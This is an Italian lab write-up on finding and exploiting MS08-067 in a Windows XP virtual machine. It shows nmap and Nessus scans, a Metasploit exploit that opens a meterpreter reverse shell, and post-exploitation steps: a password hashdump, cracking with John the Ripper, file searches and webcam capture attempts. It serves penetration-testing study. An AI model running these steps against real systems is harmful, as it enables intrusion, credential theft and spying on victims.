Hacking Windows XP

Fase di Vulnerability Assessment


MS08-067 è una vulnerabilità critica del servizio SMB (Server Message Block) su sistemi operativi Windows. E' stata scoperta nel 2008 e consente ad un attaccante di eseguire un codice arbitrario sul sistema di destinazione.

La vulnerabilità MS08-067 è causata da un'implementazione difettosa del protocollo SMB v1.0 su Windows. In particolare, il problema si verifica quando il servizio SMB non elabora correttamente una richiesta RPC (Remote Procedure Call) specifica. Questo consente ad un attaccante di inviare una richiesta RPC appositamente progettata contenente un payload malevolo che viene eseguito automaticamente dal servizio SMB.

L'exploit della vulnerabilità MS08-067 è stato utilizzato con successo in numerosi attacchi noti, tra cui il worm Conficker, che ha infettato milioni di computer in tutto il mondo.

Microsoft ha rilasciato un aggiornamento di sicurezza per correggere la vulnerabilità MS08-067, ma alcuni sistemi potrebbero ancora essere vulnerabili se non sono stati installati gli aggiornamenti appropriati. Tuttavia, a causa della gravità della vulnerabilità, è stato consigliato di disattivare il protocollo SMBv1 nei sistemi operativi Windows.

Per scoprire se il nostro Windows è vulnerabile a MS08-067 lancio inizialmente una scansione con Nessus. La scansione non evidenzia tale vulnerabilità.



Vulnerabilities — Total: 28

SEVERITY	CVSS V3.0	PLUGIN	NAME
CRITICAL	10.0	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
HIGH	8.1	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

HIGH	7.3	26920	SMB NULL Session Authentication
MEDIUM	5.3	57608	SMB Signing not required

Tuttavia, è opportuno tener presente che alcune vulnerabilità possono essere nascoste o non possono essere rilevate da scansioni esterne. Pertanto, è importante condurre un'analisi completa della sicurezza del sistema, non solo limitarsi alle scansioni di sicurezza.


Con nmap lancio due scansioni su windows xp:
Con "-sV --version-all" eseguo una scansione delle porte aperte, cercando di identificare il servizio e la versione associati a ogni porta aperta (da 1 a 65535), denotando che il servizio sulla porta 135 è MSRPC (Microsoft Windows RPC), mentre le porte 139 e 445 sono aperte per il servizio Microsoft Windows XP microsoft-ds.
Su internet ho trovato che il servizio SMB usa le porte 139 e 445 per la comunicazione di rete e, consequenzialmente, che la vulnerabilità MS08-067 potrebbe essere attiva su tali porte

Pertanto con " -p 139,445 --script smb-os-discovery" scansiono specificatamente il protocollo SMB (Server Message Block) sulle porte 139 e 445, utilizzando lo script di rilevamento del sistema operativo smb-os-discovery. Il comando mi restituisce in output il sistema operativo ospitante che è, come mi aspettavo, Windows XP con nome del computer "test-epi" e che appartiene al gruppo di lavoro "WORKGROUP".

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --version-all 192.168.1.200

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 06:48 EST
Nmap scan report for 192.168.1.200
Host is up (0.0059s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.80 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -p 139,445 --script smb-version 192.168.1.200

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 06:50 EST
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:833: 'smb-version' did not match a category, filename, or directory
stack traceback:
        [C]: in function 'error'
        /usr/bin/../share/nmap/nse_main.lua:833: in local 'get_chosen_scripts'
        /usr/bin/../share/nmap/nse_main.lua:1344: in main chunk
        [C]: in ?

QUITTING!

┌──(kali㉿kali)-[~]
└─$ nmap -p 139,445 --script smb-os-discovery 192.168.1.200

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 06:51 EST
Nmap scan report for 192.168.1.200
Host is up (0.0044s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
```

```
445/tcp open  microsoft-ds
Host script results:
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: test-epi
|   NetBIOS computer name: TEST-EPI\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-03-08T11:56:51+01:00

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds
```

Su Nessus ho trovato il plugin corrispondente che ha id 34477. Nonostante diversi tentativi, non sono riuscito a inserirlo per procedere a una scansione implementata. Tuttavia ho trovato su Nessus qualche informazione sulla vulnerabilità.



MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote C...

Synopsis

The remote Windows host is affected by a remote code execution vulnerability.

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote C...

Plugin Information

ID: 34477

Version: 1.53

Type: remote
Published: October 23, 2008
Modified: August 5, 2020

Risk Information

Risk Factor: Critical
CVSS v3.0 Base Score: 9.8
CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CVSS v3.0 Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C
CVSS v3.0 Temporal Score: 9.4
CVSS v2.0 Base Score: 10.0
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS v2.0 Temporal Vector: CVSS2#E:H/RL:OF/RC:C
CVSS v2.0 Temporal Score: 8.7
IAVM Severity: I

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote C...

Vulnerability Information

CPE: cpe:/o:microsoft:windows
Exploit Available: true
Exploitability Ease: Exploits are available
Patch Published: October 23, 2008
Vulnerability Published: October 23, 2008

Exploitable With:

- Metasploit (MS08-067 Microsoft Server Service Relative Path Stack Corruption)
- CANVAS ()
- Core Impact

Reference Information:

CWE: 94
EDB-ID: 6824, 7104, 7132
CERT: 827267
MSFT: MS08-067
BID: 31874
MSKB: 958644, 958644
IAVA: 2008-A-0081-S
CVE: CVE-2008-4250

Infine non avendo trovato la vulnerabilità su Nessus, torno su nmap e lancio il seguente comando, piu completo dei precedenti e che possa certificarmi l'esistenza della vulnerabilità su winXP scansionato

```
┌──(kali㉿kali)-[~]
└─$ nmap --script smb-vuln-ms08-067.nse -p445 192.168.1.200
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-08 09:15 EST
Nmap scan report for 192.168.1.200
Host is up (0.0053s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
```

```
Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx

Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

La risposta di Nmap indica che la porta 445 è aperta e il servizio in esecuzione è "microsoft-ds". Inoltre, lo script ha rilevato una vulnerabilità nota come MS08-067, che indica che il sistema operativo Microsoft Windows è vulnerabile all'esecuzione remota di codice tramite una richiesta RPC manipolata.

In sintesi, Nmap ha rilevato una vulnerabilità di sicurezza critica sul sistema operativo Microsoft Windows che potrebbe consentire a un attaccante remoto di eseguire codice arbitrario sul sistema.

Fase di Exploit

Troviamo l'exploit con metasploit e settiamo rhost e lhost

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.200
rhosts => 192.168.1.200
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set lhosts 192.168.1.25
[-] Unknown datastore option: lhosts. Did you mean LHOST?
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1042) at 2023-03-08 09:41:18 -0500
```

Una volta che l'exploit ha avuto successo, con meterpreter utilizziamo i seguenti comandi:


1. ifconfig: per controllare l'indirizzo ip del rhost con cui ci siamo messi in contatto


```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:87:86:08
MTU          : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0
```

2. screenshot: per effettuare uno screen dello schermo della macchina vittima

```
meterpreter > screenshot
Screenshot saved to: /home/kali/gThQwGeh.jpeg
meterpreter > screenshot
Screenshot saved to: /home/kali/lsfuDcHv.jpeg
```

3. I due screenshot, dal mio computer kali:





4. sysinfo: per ottenere informazioni sul sistema operativo della macchina vittima

```
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

5. hashdump: restituisce informazioni sull'user e il relativo hash della password. Una volta ottenute le hash possiamo darle a JTR per farle decriptare. Al momento del report, JTR non aveva ancora terminato il cracking pass.

```
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter >
```

```
┌──(kali㉿kali)-[~]
└─$ john -incremental passwinxp.txt
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 4 password hashes with no different salts (LM [DES 128/128 SSE2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Epicode_user)
EPICODE          (Administrator)
RTCYSUF          (HelpAssistant:2)
3g 0:00:04:37 0.34% (ETA: 09:01:42) 0.01081g/s 92125Kp/s 92125Kc/s 111354KC/s JR6*ON7..JR7K2FL
```

6. con search possiamo cercare file, specificandone la tipologia, anteceduta dalla wildcard *

```
meterpreter > search -f *.pdf
No files matching your search were found.
meterpreter > search -f *.doc
Found 6 results...

Path                                                        Size (bytes)  Modified (UTC)
c:\Documents and Settings\Default User\Modelli\winword.doc   4608          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Default User\Modelli\winword2.doc  1769          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword.doc   4608          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword2.doc  1769          2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword.doc 4608          2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword2.doc 1769         2008-04-14 08:00:00 -0400
```

7. con webcam_list vediamo le webam attive sulla macchina vittima.

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

Provo ad attivare una webcam e a cercarla di nuovo ma non riesco a snapparla.

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_snap
[-] Unknown command: webcam_smnap
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 2147942431
meterpreter >
[*] 192.168.1.200 - Meterpreter session 2 closed.  Reason: Died
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.200:1032) at 2023-03-08 10:45:01 -0500

meterpreter > webcam_list
1: Periferica video USB
meterpreter > webcam_snap
[*] Starting...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter >
[*] 192.168.1.200 - Meterpreter session 3 closed.  Reason: Died
```

Provo dopo aver scaricato degli aggiornamenti e riavviato la macchina e finalmente mi spio da solo: